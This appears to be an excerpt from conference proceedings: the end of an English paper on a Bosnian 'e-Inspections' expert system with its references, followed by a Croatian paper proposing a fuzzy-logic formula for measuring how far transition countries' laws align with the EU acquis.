A positive result of the quality of the observed ES and its applicability can be verified and the implementation of the same ES in the Federal Administration for Inspection Affairs and any remaining Cantonal Administration for Inspection Affairs in the Federation of Bosnia and Herzegovina. This implementation was done during the 2011th year. The proposed model ES is fully applicable in the real business environment, and what is also recognized by the World Bank Office in BiH. Mention Office has funded the entire project implementation "e-Inspections" in the Federation of Bosnia and Herzegovina.

Using knowledge of the expert team, presented by in the described ES will certainly help in achieving better communication with subjects of the controls, and inspectors. Respectively increasing the quality of inspection controls by structural ES, inspection control is lifted to a higher level and enables to develop a so-called modern (intellectual) Public Administration.

REFERENCES

[1] Vijeće ministara BiH, "Strategija razvoja informacionog društva u Bosni i Hercegovini", UNDP, Sarajevo, 2004., pp. 74.

[2] B. Duraković, "Inspekcijski nadzor u funkciji povećanja efikasnosti javnog sektora u FBiH" - Magistarski rad, Ekonomski fakultet, Tuzla, 2010., pp. 127.,121.

[3] B. Duraković, Z. Duljeski, N. Delić, "Inspekcijski ekspertni sistem e-Inspekcije u funkciji reforme kancelarijskog poslovanja u FBiH", 4. IT Forum grupacije Procom BiH, Fojnica, 15.-17.10.2009.

[4] L. Edvinsson, ‘’Corporate Longitude, Navigatin the Knowledge Economy’’, Differo, Zagreb, 2003.

[5] N. Balaban, Ž. Ristić, J. Đurković, J. Trninić, "Informacioni sistemi u menadžmentu", Savremena administracija, Beograd, 2005.

[6] E.J. Poliščuk, "Ekspertni sistemi", ETF Podgorica, Podgorica, 2004.

[7] V. Čergić, M. Varga, "Informacijska tehnologija u poslovanju", Element, Zagreb, 2004.

[8] J.S.R. Jang, C.T. Sun, E. Mizutani, "Neuro-Fuzzy and Soft Computing" Prentice Hall, New Jersy,1997.

[9] E.J. Poliščuk, "Projektovanje informacionih sistema", ETF Podgorica, Podgorica, 2007.

[10] M. Levinson, "Knowledge Management Definition and Solutions", CIO, http://www.cio.com/, 2011.

Usklađivanje pravnih sustava zemalja u tranziciji i neizrazita logika

A.J. Klasinc
Vertex projekt d.o.o. i Institut za javnu upravu, Zagreb, Hrvatska
ajklasinc@yahoo.com

Sažetak - U ovom radu razmatra se problematika konvergencije pravnih sustava tranzicijskih zemalja s pravnom stečevinom EU iz perspektive neizrazite logike. U nekim zemljama, osobito anglosaksonske tradicije, vlada "Common Law" sustav, dok u kontinentalnom (francusko-njemačkom) pravu prevladava "Code Law". Po načinu primjene zakona, nalazimo normativističke sustave, utemeljene na pravilima ("rule-based") i sustave utemeljene na načelima i standardima ("model normativne kontrole"; "principle based"). Globalizacija proizvodi fenomen tzv. "postmodernog" ili hibridnog prava. Pravni sustav EU je utemeljen uglavnom na načelima, no u Hrvatskoj je tradicionalno dominantan normativistički sustav. Ako stvar sagledamo sa stanovišta uprave, možemo uočiti da ta dva tipa korespondiraju s dva različita modela uprave - upravom kao strojem i upravom utemeljenom na načelima, gdje je za uspješnu provedbu vrlo važan razvoj odgovornosti službenika (eng. accountability). Budući da službenici ne funkcioniraju strogo algoritamski kao strojevi, neizrazita logika može se koristiti kao metafora za njihovo odlučivanje, što je i logika samog sustava. Budući da se pravni sustavi temelje na djelovanju ljudskog faktora, koji djeluje sebi svojstvenom "neizrazitom" logikom, a ne kao programirani stroj, moguće je stupanj usklađenosti zakonodavstva zemlje s pravnom stečevinom EU prikazati matematičkom formulom hibridnog pravnog sustava, vodeći računa i o donošenju provedbenih propisa i intenzitetu njihove primjene.

I. Uvod

Usklađivanje pravnih sustava tranzicijskih zemalja sa zemljama EU i općenito zapadnim zemljama predstavlja do sada još nepoznat problem u svjetskoj povijesti. Naime još se nikada nije dogodilo da se zemlja svojevoljno usklađuje s pravnim sustavom druge zemlje, ukoliko se ne radi o osvajanju i gubitku suvereniteta. U tom smislu neki danas govore o EU i kao o regulatornom carstvu (regulatory empire), a u svakom slučaju radi se o jednoj od posljedica globalizacije i za zajedničkim okvirom pravila i propisa kako bi se olakšala trgovinska razmjena među zemljama u svijetu. Takva razmjena podrazumijeva određeno odricanje od suverenosti, kako bi se učincima skretanja i stvaranja trgovine na kraju uspjelo doći do pozitivne bilance, od čega u konačnici imaju koristi svi [14]. Međutim, takva drastična promjena sustava u kojoj jedan sustav doslovce penetrira u drugi stvara hibridne sustave, a na globalnoj razini i potencijalno opasne neravnoteže, koje mogu uroditi različitim problemima, pa i krizama. U ovom radu bavimo se načinom kako bi se moglo analizirati prelazak iz jednog u drugi sustav i odrediti stanje pravnog sustava tranzicijskih zemalja uz pomoć teorije neizrazitih skupova, što bi moglo biti primjenjivo i u slučajevima kada je potrebno eliminirati veći broj nepotrebnih zakona i propisa, te kako bi se moglo točnije analizirati moguće posljedice takvih postupaka. Ovaj rad predstavlja određeni korak u tom pravcu, kao teoretska nadopuna empirijskim istraživanjima na konkretnim primjerima, kao što je analiza utjecaja zakona (Regulatory Impact Assessment).

II. PRAVNI SUSTAVI: KAKO IH USKLADITI?

2.1 Tipologija sustava; Code law i Common law

Pravni sustavi na zapadu općenito se dijele na dva tipa: više kodificirani kontinentalni francusko-njemački sustav (*code law*), i anglosaksonski (*common law*), koji oslanja na dugu tradiciju i kvalitetan pravni sustav. Tri velike zemlje kontinentalne pravne tradicije su Njemačka, Francuska i Italija, a anglosaksonski sustav primjenjuje se u Velikoj Britaniji i drugim anglofonim zemljama (u velikoj mjeri i u SAD-u). Drugi sustavi su hibridi ta dva osnovna tipa, od kojih prvi više ovisi o zakonu i njegovim načelima, a drugi o sucima i izvrsnosti sudstva. Premda pravni sustavi ne mogu biti savršeni, oni predstavljaju referentni okvir za suđenje o nekom činu. Osim toga, svaki zakon ostavlja «mračna područja», i suci moraju odlučiti ovisno o slučaju. Mogu se primijetiti jednako važne razlike s obzirom na općenitost koja bi (normativno) trebala biti u temelju sudskih odluka (svih vrsta – kaznenih, građanskih ili drugih). U zemljama romansko-germanske pravne tradicije (kontinentalne tradicije, tzv. «code law»), zakon se treba rukovoditi općim načelima i primjenjuje se izravno na konkretne slučajeve. Sudska praksa kao pravni izvor ima tek sekundarnu ulogu. Svakako, ona utječe na stvaranje pravne doktrine, ali privilegiranu ulogu imaju zakoni, te otuda potječe jaka ideja zakonitosti neke radnje u zemljama kontinenalne pravne tradicije. S druge strane, u anglosaksonskoj tradiciji postoji određeno nepovjerenje u zakone, jer su previše formalni, općeniti i izražavaju načela. Umjesto toga se preferira istraživati konkretne situacije i posebne slučajeve. Slučajevi ili «cases» su

akumulirane konkretne sudske odluke, koje postaoju glavni pravni izvor. Sustav «common law»-a dopunjen je pravnim lijekovima koji se nazivaju *equity*, i koji kompenziraju nedostatke sustava Kada zakon nije funkcionirao, pojedinci su se mogli obratiti izravno kralju kako bi intervenirao. Postoje i razlike između pravne realnosti i pravosudne realnosti. U Njemačkoj, Francuskoj i Italiji pravna realnost je u najvećoj mogućoj mjeri integrirana u pravosudnu. Treba istaknuti da pitanje primjene pravne realnosti ovisi o razini legitimiteta koju nekoj radnji pripisuju oni koji je primjenjuju (službenici, građani i suci), jer velike pravne tradicije ostavljaju određenu diskrecijsku slobodu u ocjenjivanju. Što se tiče zemalja u tranziciji, koje je karakterizirao pojam kolektivnog vlasništva i više «socijalna» nego ekonomska definicija rada, te gotovo potpuno nepostojanje trgovačkog i poslovnog prava u zapadnom smislu, one su privremeno stavljene u situaciju izvan-zakonitosti..[1]

2.2. Normativistički model nasuprot modelu normativne kontrole

Nakon što smo prikazali podjelu pravnih sustava kako si se povijesno pojavljivali u različitim zemljama, treba ispitati jednu drugu podjelu, koja se prije svega tiče smisla neke norme i implicira karakter njene primjene od strane uprave i sudske prakse. Riječ je o sustavima koji su utemeljeni na načelima, za razliku od sustava utemeljenim na pravilima. Izvori oba sustava su poznati, i jasno je samo po sebi da je normativistički sustav stariji, zbog jednostavnosti stvarnosti života u staro doba u odnosu na modernu stvarnost. Proijeklo novca također je u jednostavnim pravilima, gdje je, na primjer, jedan konj vrijedio 10 koza. Na primjer, ako bismo slučajno ubili konja svojeg susjeda, mogli smo ga obeštetiti dajući mu 10 koza za konja. Taj primjer pokazuje vrlo jednostavno pravilo. Također je očigledno da situacije u kojoj pojave koje se uređuju postaju složenije, primjena načela porizvodi konzistentniji sustav od primjene pravila. To se objašnjava time da sukcesivno inzistiranje na preciznosti izoliranih pravila čini složeni sustav pravnih propisa samo nepreciznijim [1] . Drugim riječima, povećavajući parcijalnu preciznost zakona, smanjujemo pouzdanost ukupnosti prava. Osim toga, zakoni se evaluiraju ne osvrćući se na kontekst u kojem se primjenjuju[2]. Ovdje se nameće ključni odabir između obaveznih pravila koje tumače neobavezna načela s jedne strane i neobaveznih pravila kojima kao potpora služe obavezna načela s druge strane.

Postoji i još jedan argument važan za zemlje u tranziciji : procjenjuje se da bi siromašne zemlje imale više koristi od normativističkog sustava, jer bi to bila jedina moguća zamjena za nedostatak ljudskog kapitala [28]. To znači da je uprava i pravosudni sustav koji su vrlo skupi, a bez obrazovanja i stručnih kvalifikacija za upravljanje obvezujućim načelima i neobvezujućim pravilima proizveli bi manju konzistentnosti i pravnu sigurnost od jednostavnog sustava koji bi se temeljio na obvezujućim fiksnim pravilima i neobvezujućim načelima. Svakako, to se ne bi moglo odnositi na Hrvatsku, koja bi uskoro trebala postati članicom Europske Unije.

2.3. Usklađivanje zakona i konvergencija sustava

Već je rečeno da jedan vrlo poseban sustav koji je nastao iz određene tradicije predstavlja prepreku za kompatibilnost takvog sustava s nekim drugim sustavom. Čak i kada ne možemo izbjeći te prepreke, približavanje zakona i konvergencija pravnih sustava je proces koji se odvija u cijelome svijetu, zbog unificiranja standarda i stvaranja jednistvenog svjetskog tržišta. Što se tiče Europske Unije, konvergencija nacionalnih zakona je obvezna i potiče ju Sud u Luksemburgu, ali nije dovoljno samo promijeniti zakone. Varijabla provedbe i primjene treba također biti uključena u formulu konvergencije, kako bismo došli do istih rezultata u smislu javnih politika (*policy outcome*). Naime, ako u međunardnoj perspektivi zakoni postaju sve sličniji, pitamo se da li postoji paralelno takvo približavanje u njihovoj primjeni u različitim zemljama. Ako je to tako, možemo govoriti o stvarnoj (a ne samo nominalnoj, odnosno na osnovi pravila postojećoj) međunarodnoj konvergenciji financijskih propisa. Drugim riječima, samo u slučaju da dvije varijable – propisi i njihova primjena – zajedno konvergiraju, možemo smatrati da ćemo kao rezultat takve politike dobiti kontroliranu konvergenciju. Gotovo svi komentatori prešutno smatraju da, nakon što se otisnu u knjigama, pravila neke Direktive nužno vode prema određenom financijskom uređenju, što ne mora biti slučaj, budući da će različite razine (intenziteti) primjene dovesti do različitih regulatornih rezultata, čak i ako se primjenjuju ista pravna pravila i propisi. Intuitivno osjećamo da ta pretpostavka mora biti dosta vjerojatna. Pretpostavimo da zemlja A i zemlja B imaju iste razine definicija i kazni za insajdersko trgovanje, ali zemlja A uhiti i kazni svakog petog počinitelja tog kaznenog djela, dok zemlja B to učini samo u svakom stotom slučaju. Usprkos jednakim vrijednostima za varijablu pravila, uređenje insajderskog trgovanja u velikoj će se mjeri razlikovati između zemlje A i zemlje B. [12]. Danas je dobro poznato da je 10 zemalja koje su pristupile 2004. i postale nove članice EU ne primjenjuju zakone Acquis Communautairea istim intenzitetom kao i stare zemlje članice EU. Stoga Unija insistira da Hrvatska ne izbjegne uvjetima provedbe Acquisa i da rezultati primjene zakona trebaju biti mjereni putem RIA (regulatory impact assessment), kako bi se osigurao isti intenzitet primjene zakona kao i u EU. Jasno je da bi trebalo uvesti nove standarede mjerenja stupnja usklađenosti hrvatskog

[1]«što omogućava mnoge postupke koji bi se smatrali čistim kriminalom u ostatku svijeta» (Verna, G. i Usunier. J.-C., Rélativite des conceptions éthiques et affaires internationales, 1992)

[2]«Stoga ne možemo razumjeti kada policija zakon sustavno primjenjuje, a kada ne, ako ne uzmemo u obzir činjenicu da je policijska kultura više knjiga priča, nego knjiga pravila. U složenim područjima u kojima policija, inspektori propisa i suci sustavno nameću pravila, rezultat je zbroj njihovih senzibiliteta. Razgovor o propisima koji ističu obavezna načela podržana neobaveznim pravilima iz pozadine, bio bi ...pitanje pravne sigurnosti na tako složenom terenu» (Braithwaite, 2002).

pravnog sustava s EU, o ćemu će biti više riječi govoriti u nastavku rada.

2.4. Problemi postmodernog prava

Proces globalizacije nameće stvaranje novog, postmodernog prava. Fenomen konvergencije pravnih sustava popraćen je također fenomenom njihove transnacionalizacije, odnosno na načelu razvoja upravljanog tržištem, a ne na temelju države[3]. Hrvatska nije iznimka od tih kretanja, i može se također smatrati jednim od primjera tradicije koja iščezava u sukobu s nužnošću olakšavanja trgovine. Jedan od novijih primjera je projekt HITROREZ kojim se brišu kontradiktorna pravila i propisi koji ometaju razvoj tržišta, ulaganja i poduzetništvo. Ključno je pitanje da li se može nastaviti s takvim pozitivnim razvojem u onim dijelovima zakonodavstva koji nisu usko povezani s trgovinom. Prije svega, treba konstatirati da jednostavno smanjivanje, «pojednostavljivanje» ili *streamlining* jednostavnih pravila ne pomaže dovoljno funkcioniranju sustava «normativne kontrole» koji se temelji na obvezujućim načelima, kao što su načela slobodnog protoka roba, kapitala i pružanja usluga, a niti upravnom sustavu. Ta je ideja korisnija u anglosaksonskom sustavu (*common law*), a osobito u sustavu SAD-a, koji je uglavnom utemeljen na obvezujućim pravilima, gdje se načela ne smatraju obvezujućima. Pa ipak, taj postupak bio bi koristan zakonodavcima i siromašnim zemljama koje imaju sudstvo i upravu slabe kvalitete, budući da smanjuje trošak reforme i pravnu nesigurnost u slučajevima kada poznavanje primjene načela u sudstvu i upravi nije dovoljno, i kada se ustalilo primjenjivati obvezujuća jednostavna pravila. Umjesto pukog «dereguliranja» koje proizvodi kratkoročne učinke, ali u konačnici dovodi do ponovnog, još jačeg reguliranja, potrebno je stvaranje učinkovite uprave i upravljanja, prema doktrini dobre vladavine ("good governance")..

2.5. Uloga državnog aparata u izradi i provedbi zakona

Već je rečeno da zakoni u demokracijama imaju jednaku snagu, ili čak i veću od državne suverenosti. Da se poslužimo «mesićevskom» terminologijom, država je samo «hardver», koji omogućava izvršavanje pravnog «softvera», i to neutralno i nepristrano. No, ako previše pojednostavimo stvari, moglo bi izgeldati da državna uprava postoji u stvarnosti odvojenoj od građana, i da demokratska volja građana postaje manje važna od očuvanja birokratskog sustava. Međutim, stvar je upravo suprotna i volja naroda iskazuje se u parlamentu, budući da on ima pravo odbiti zakone koji toj volji ne odgovaraju. Ono što djeluje diskutabilno je da tehnologija moći u modernim demokracijama postaje sve složenija i da građani moraju biti informirani na transparentan i razumljiv način, kako bi mogli iskazati svoju volju. Ako to nije slučaj, radi se o demagogiji, što je u Hrvatskoj čest slučaj. Velik broj hrvatskih građana tako je razočaran demokratskim procesom u Hrvatskoj, da im se čini da političari isključivo prodaju demagogiju. To mišljenje podupire i velik broj novinara, jer novine žive od zanimljivih priča, a ne od istine. Primjena zakona od strane uprave nije toliko zanimljiva, premda svi znaju da «ništa nije onako kako bi trebalo biti», a postoje i skandali koji nam redovito daju informaciju o nefunkcioniranju sudsakog, upravnog i policijskog aparata, kao dijela državne vlasti i uprave koji najizravnije utječe na interese građana. Ako bismo pokušali napraviti podjelu upravnih tipova ili stilova, mogli bismo ih svrstati u dvije kategorije: uprave kao strojevi (normativistički model) i uprave utemeljene na načelima – model normativne kontrole. To upravo odgovara našoj podjeli pravnih sustava, i logično je, budući da je uprava usklađena s pravnim sustavom koji se u nekoj državi primjenjuje.

2.6. Uprava kao stroj naspram uprave koja se temelji na načelima

Problem normativističkog modela je u tome što je odvojen od ljudske stvarnosti. Ako uprave ne uzimaju u obzir razloge zbog kojih neki zakon postoji, moguće je upasti u situacije koje su suprotne namjeri zakonodavca. To djeluje jednostavnije, a načela zakonitosti i pravne sigurnosti su zadržana, no zakoni postoje za ljude, a ne obratno. U jednostavnim sustavima, mogućnost manipuliranja zakonima je smanjena [21], no u složenim društveno-političkim sustavima ta mogućnost postaje realna[4]. Model normativne kontrole omogućava vladama i građanima da poštuju načela umjesto običnih pravila. No, kako bi se došlo do cilja, načela moraju biti jasna onima koji primjenjuju zakone.[5]

2.7. Značaj odgovornosti službenika (accountability)

Odgovornost službenika, odnosno načini kontrole njihova rada, u uskoj je vezi s problemima

[3] Nova *lex mercatoria* globalne akumulacije kapitala, ili pak novi američki rat protiv terorizma, ako su izraz nove globalne kulture, također su i njegove najvidljivije i najdramatičnije manifestacije» (Dorland, M., Postmodern law and translation of cultures, Montreal, 2001)-

[4] Ako se zakon odnosi na usko određenu situaciju, odnosno ako se radi o zakonu «crno na bijelo», koji se temelji na pravilima, onda se ciljevi javne politike zakonodavaca mogu iskriviti vještim izigravanjem zakonskih odredbi. Na interakcije utječe način na koji su zakoni uklopljeni u cjelinu. Zakoni koji se temelje na načelima jasno pokazuju cilj pravnih pravila onima koji ih moraju poštivati, dajući im motivaciju da se usklade s njihovim ciljevima. Zakoni koji se temelju na pravilima samo propisuju određene radnje koje mogu – ali ne moraju – biti izvršene, premda ograničavaju svoju primjenu na određene posebne kategorije aktera. Na temelju pravila, funkcioniranje sustava može jednostavno odgovarati modelu Mintzbergove uprave kao stroja, sa svim ograničenjima koje ona opisuje; na temelju načela, on bi bio bliži modelu normativne kontrole" (Coghill :: 2002).

[5] Poznat je slučaj kada je policija uhitila nizozemskog fotografa kao kriminalca, odnosno pedofila, a pritom ništa nije učinila protiv napadača koji su ga samoinicijativno pretukli, kao i slučajevi u kojima organi reda i zakona ispijaju kavu s osumnjičenicima za teške nesreće ili zločine, dok s druge strane i policija i mediji olako kriminalcima proglašavaju obične građane zbog sitnih prekršaja u prometu ili na temelju nedokazanih tvrdnji o raznim iskonstruiranim zločinima; stoga se čini da u hrvatskoj upravi postoji problem s poštivanjem načela, a ne s poštivanjem pravila.

korupcije i transparentnosti. Ako službenici ne poštuju načela, ili ako su krivi za kriminal, normalno je da bi morali biti suspendirani, smijenjeni ili kažnjeni. No, promjena mentaliteta i sustava je teža i ne može se provesti u kratkom vremenskom roku. Uloga civilnog društva u tom procesu ne može se isključiti, budući da civilno društvo i građani moraju imati svijest o nepravdama i nezakonitostima u društvu i pokretati kampanje, biti glasni, sve dok ne postanu dovoljno važni da ih političari primijete. Uloga međunarodnih organizacija, kao što su USAID ili EU, je pomaganje građanima i jačanje pritiska na političare, kako bi se problemi koje građani razotkrivanju pretvorili u politička pitanja. Taj proces nije jednostavan, jer iziskuje raspravu između svih upletenih skupina, no na kraju se situacija može poboljšati ako je riječ o stvarnom problemu, a ne o politizaciji problema iz drugih razloga. Značaj organizacija kao što je OECD je u tome što one mogu analizirati i davati primjere «dobrih praksi», kako bi pomogli građanima u zemlji koji pokušavaju poboljšati vladavinu/urpavljanje. Čak i kada se čini da je neki sustav transparentan, primjećujemo probleme u njegovom funkcioniranju, kao u slučaju Enrona u SAD-u [3], što kompromitira pravni sustav o kojem je riječ (normativistički).[6]

III. NEIZRAZITA LOGIKA I PRAVNI SUSTAVI

3.1. Neizrazita logika u složenim sustavima

Termin "neizrazita logika" (eng. "fuzzy logic") je izvedena iz teorije «neizrazitih skupova» . Teorija neizrazitih skupova je dio klasične teorije skupova i njima se služimo u neizrazitoj logici. U klasičnoj teoriji, postojanje elemenata s obzirom na skup (×) procjenjuje se u binarnim terminima prema slijedećem uvjetu – jedan element ili pripada ili ne pripada skupu (0 ili 1). Suprotno tome, teorija neizrazitih skupova omogućava progresivno procjenjivanje pripadnosti elementa skupu, što se opisuje pomoću funkcije pripadnosti (ě$A(x)$), koja kvantificira stupanj pripadnosti elemenata x temeljnom skupu (×). Element čija vrijednost postane 0 znači da član ne pripada zadanom skupu, a 1 znači potpuno uključivanje člana. Neizraziti članovi su karakterizirani vrijednostima između 0 i 1 [15]. U neizrazitoj logici riječ je o razmišljanju u aproksimativnim kategorijama koje se ne može u potpunosti povezati s klasičnom predikativnom logikom. Takvu logiku možemo zamisliti kao jednu vrstu primjene teorije o neizrazitim skupovima koja se bavi stvarnim, dobro razrađenim ekspertnim vrijednostima u uvjetima primjene na složene probleme u stvarnom svijetu. [17]. Često određene stupnjeve istinitosti smatramo vjerojatnostima. No ipak, riječ je o različitim konceptima, budući da se neizrazita istina nalazi u neprecizno definiranim skupovima, a ne u vjerojatnosti nekog događaja ili uvjeta. Kako bismo ilustrirali tu razliku, uzmimo u obzir slijedeći scenarije: Ivo je u stanu s dvije povezane sobe: kuhinjom i blagovaonicom. Status Ive unutar skupa «u kuhinji» je posve jasan – on «jest u kuhinji» ili «nije u kuhinji». A što bi se dogodilo kad bi Ivo bio na samom ulazu u kuhinju? Moglo bi se smatrati da je on «djelomično u kuhinji». Kada bismo, na primjer, htjeli kvantificirati to «djelomično» stanje, završili bismo u neizrazitom skupu. Ako bi mu samo jedan dio tijela, recimo stopalo, bio «u kuhinji», mogli bismo reći da je Ivo 90% «u kuhinji», a 10% «u blagovaonici». Niti jedan događaj ne presuđuje da li Ivo u potpunosti «jest u kuhinji» ili «nije u kuhinji» sve dok ostaje na samom ulazu. Neizraziti skupovi temelje se na neizrazitim definicijama skupova, a ne na sreći. Neizrazita logika omogućava u skupu vrijednosti između 0 (uključena) i 1, nijanse sivoga između crnog i bijelog, a u svojem lingvističkom obliku, neprecizne koncepte kao «malčice», «dovoljno» i «puno». Napose, to omogućava djelomično pripadanje nekom skupu. Osnovne karakteristike neizrazite logike su slijedeće: 1) egzaktno znanje smatra se graničnim slučajem aproksimativnog znanja; 2) sve je pitanje stupnja, odnosno metaforički rečeno, «da li je čaša više puna ili više prazna»; 3) svaki logički sustav može postati neizrazit (Boole-ova logika je, stoga, pod-sustav neizrazite logike); 4) znanje se tumači kao skup elastičnih graničnih uvjeta – ili neizrazitih – na nekoj skupini varijabli; 5) Indirektno zaključivanje (inference) se smatra procesom širenja elastičnih graničnih uvjeta. [16]

3.2. Neizrazita logika u društveno-političkim sustavima

Neizrazita logika se koristi za upravljanje strojevima na sličan način na koji je ljudi koriste u svakodnevnom životu. No, taj je termin također i metafora kojom pokušavamo sshvatiti događaje i postupke u vrlo složenim sustavima, gdje su informacije približne ili neprecizne, i gdje postoji značajn udio nesigurnosti i nepoznatoga, kao što je to slučaju u društveno-političkim sustavima. Ovaj se termin također primjenjuje na postupke kojima nedostaje preciznosti, ali u kojima se rezultati smatraju logičnima [3]. Odluke koje ljudi donose drže se iste neizrazite logike, kada vozimo auto ili kada kupujemo akcije poduzeća. Donositelji odluka u politici i trgovini žele vjerovati da se drže stroge logike, no slučajevi kao što je Enron pokazuju drugu stvarnost, koja nije tako precizno definirana. Da su donositelji odluka na različitim razinama upravljanja Enrona pratili točne brojke, odlučili bi da je previše opasno nastaviti u smjeru kojim su krenuli. No, oni nisu mogli analizirati tako veliku količinu informacija, i znali su da postoji drugi sustav, izvan stroge pravne logike, a to je «politička logika», koja im je omogućavala da djeluju na način na koji su uistinu i djelovali. Stoga tranizicija iz jednog sustava u drugi nije jednostavna i ne svodi se samo na promjenu zakona u klasičnom normativnom

[6] "učinkovitost interakcija biva kompromitirana ljudskim ograničenjima – sposobnošću prihvaćanja, obrade i analiziranja podataka. Iz tog razloga, najbolje namjere zakonodavaca, a nesumnjivo i izvršnih organa, tj. uprave, koje su izražene obuhvatnim formalnim pravilima, nisu osigurale – a možda to nisu ni mogle – prikladan karakter postupanja neizrazite logike, pomoću koje ljudski akteri donose odluke i djeluju. Iza svega toga, nalazi se odgovornost (*accountability*), upravo se o tome radi u mnogim aspektima interakcije" (Coghill, 2002).

modelu. Osim promjene institucija, treba također promijeniti i čitav sustav neizrazite logike, učiniti je više «strogom» ili više «elastičnom», kako bi rezultati europskih politika bili isti u zemljama kandidatima (ili onima koje nisu kandidati, ali žele primjenjivati iste standarde) i novim članicama, kao i u starim članicama. Govoriti o problemu korupcije i transparentnosti znači pomoći smanjiti neizrazitost u odlukama odlučitelja u «korumpiranim zemljama», ali budući da je nemoguće izbjeći neizrazitu logiku, koja je jedina ljudska logika, radi se zapravo o pokušaju približavanja neizrazite logike u «korumpiranim zemljama» neizrazitoj logici u europskim zemljama. Takav pokušaj može se u tim zemljama smatrati «nastrajem» strane kulture, «neoliberalnim kolonijalizmom» razvijenih zemalja, i stvoriti probleme nerazumijevanja istinski korisnih inicijativa koje su usmjerene na ekonomski razvoj i korist tih zemalja i njihovih građana[7].

3.3. Vladavina i uloga vlade i javne uprave

Ako želimo raspravljati o primjeni europskih standarda u državama, prvo treba transformirati državnu i javnu upravu. Koncept dobrog upravljanja ne bi puno vrijedio ako tri sektora ili pod-sustava koji međusobno interagiraju ne bi poštivali iste standarde i načela, u prvom redu otvorenosti, sudjelovanja, odgovornosti, djelotvornosti i pravodobnosti i koherentnosti, koja su zacrtana u Bijeloj knjizi o europskom upravljanju, a zatim i načela proporcionalnosti i supsidijarnosti, koja bi tim načelima bila ojačana. Također je potrebno da nacionalne uprave poštuju i opća upravna načela, zasnovana na demokratskim, ekonomskim, socijalnim i pravnim vrijednostima, kao što su odazivnost, transparentnost i učinkovitost, a osim toga, odnosi između tri sektora odvijaju se u tri oblika – preplitanje (interconnection), međuovisnost i interakcija [3]. Stoga transformacija treba početi u vladama i političkim strankama. Treba osigurati da vlada poštuje europske standarde i poznaje europska načela, kao i odvojenost političke od upravne vlasti (makar i kao «séparation souple» ili labavu odvojenost), kako bi se smanjila politizacija i korupcija i društvo preoblikovalo na način da se europske vrijednosti poštuju u cijelom društvu. Transformacija institucija treba početi odozgo, a ne odozdo, jer je riječ o dugotrajnom procesu, te je politička volja i autoritet presudan da bi promjene institucija, pa i na razini neformalnih pravila i postupanja, uistinu bile prihvaćene ne samo u upravi, nego i u cijelom društvu. Osim toga, uprava mora biti reorganizirana i obrazovana na način koji omogućava učinkovitu primjenu europskih normi.

[7]Na primjer, bosanski predstavnik na jednom regionalnom međunarodnom skupu o korupciji izjavio je da zapadni smisao riječi «korupcija» zapravo označava kulturu življenja u Bosni, jer je upravo društvena obveza ljudi biti korumpiran u smislu «zahvaljivanja» doktorima i slično, a ne postoji diskriminacija u primjeni tih «društvenih pravila».Bosansko shvaćanje odgovornosti i sudbine, ukorijenjeno u društvenoj kulturi podrazumijeva i određeni "nemezis", stjecaj okolnosti koji pojedinca oslobađa odgovornosti i krivnje za svoje postupke.

3.4. Neizrazita logika u postmodernim pravnim sustavima i u sustavim u tranziciji

Ako bismo htjeli analizirati pravne sustave koristeći metodologiju koja se temelji na ideji neizrazite logike, mogli bismo reći da ona može naći vrlo korisnu primjenu u postmodernim pravnim sustavima i u zemljama u tranziciji. «Idealan», veberijanski sustav 19. i 20. stoljeća nije smio ostavljati nejasnoće, neizrazita mjesta, a svi zakoni su bili organizirani u normativnom sustavu koji je morao izbjegavati kontradikcije, omogućavajući tako maksimum pravne sigurnosti. U današnje vrijeme ekonomske integracije i stvaranja globalnih tržišta, maksimizirati se mora uklanjanje prepreka za ulagače i poduzetnike, čak i kada to predstavlja da se pravni sustavi moraju prilagoditi toj situaciji, ostavljajući pri tome neke nejasnoće u primjeni. Pretpostavimo li da je hrvatski pravni sustav u trenutku ratificiranja SSP-a bio savršen, bez ikakvih nejasnoća, rupa i kontradiktornih pravila (što nije slučaj, i stoga nejasnoće i kontradikcije treba eliminirati «pravosudnom giljotinom», kod nas nazvanom "Hitrorezom"); Novi zakon koji bi se donio radi prilagodbe pravnoj stečevini promijenio bi tu situaciju, i pravni sustav u svojoj cjelokupnosti više ne bi bio apsolutno logičan i konzistentan. Postao bi hibridan, s mogućnošću kontradikcija s drugim zakonima i propisima istoga sustava. Stoga je potrebno tranzicijsko razdoblje kako bi se sustav «uredio», kako bi postao konzistentan i garantirao pravnu sigurnost. Ako sustav nije konzistentan, pravna praksa mora dati pravi smisao sustavu i njegovim zakonima.

No, kako smo to vidjeli prije, zakon koji se usklađuje s Acquis-om ("*rule variable*") nije jedini kriterij za osiguravanje kompatibilnosti s Acquis-om. Također je bitan i intenzitet primjene ("*enforcement variable*") – funkcioniranje uprave i pravosuđa, koje predstavlja presudan element u ukupnoj formuli. Svemu tome treba nadodati i usklađivanje pravnih propisa, odnosno podzakonskih akata koji su podvrgnuti zakonima – moguće je da prethodni propis (povezan s novim zakonom koji je već usklađen s Acquisom, ali isto tako i propis povezan s nekim zakonom koji još nije usklađen) bude u sukobu s nekim novim zakonom, i da taj novi propis još nije donesen. Možemo se pitati o pitanju prvenstva – usklađeni i neusklađeni zakon su na istoj razini hijerarhijske ljestvice, čak i ako bi zakon trebao biti na višoj razini od propisa, pa čak i ako je usklađeni zakon uvijek recentniji od neusklađenog propisa koji mu je podvrgnut, ipak prednost ima neusklađeni propis koji se nastavlja primjenjivati, sve dok ne bude zamijenjen usklađenim propisom!

Zbog toga predlažem da se sustav učini transparentnijim i jednostavnijim za potrebe analize, tako da svaki zakon postane element (član) u pravnom sustavu predstavljenom kao «neizraziti skup» čije vrijednosti od 0 i 1 bi odgovarale stupnju usklađenosti s Acquis Communautaireom. Kvantificiranje bi nam dalo točniji pojam o stvarnoj situaciji, omogućavajući nam korištenje neizrazitih skupova za matematičke operacije –

izračunavanje kompatibilnosti s drugim pravnim sustavima ili dijagnosticiranje problema koji bi mogli nastati prilikom primjene zakona. To se može opisati jednadžbom (1)[8]:

$$\mathbf{Q_{eu} = Q_{adm}\ x\ (Q_{loi}C_{loi} + Q_{loi}Q_{reg}C_{reg})} \quad (1)$$

Očigledno je $\mathbf{C_{loi} + C_{reg} = 1}$, te dobivamo skraćeni oblik:

$$\mathbf{Q_{eu} = Q_{adm}\ x\ Q_{loi}\ x\ (C_{loi}(1\text{-}Q_{reg}) + Q_{reg})} \quad (2)$$

Na primjer, ako je jedan zakon savršeno usklađen ($\mathbf{Qloi = 1}$) i primjenjiv bez ikakvih provedbenih propisa ($\mathbf{C_{reg} = 0;\ C_{loi} = 1}$), jednadžba se reducira na izraz:

$$\mathbf{Q_{eu} = Q_{adm}Q_{loi.}} \quad (3)$$

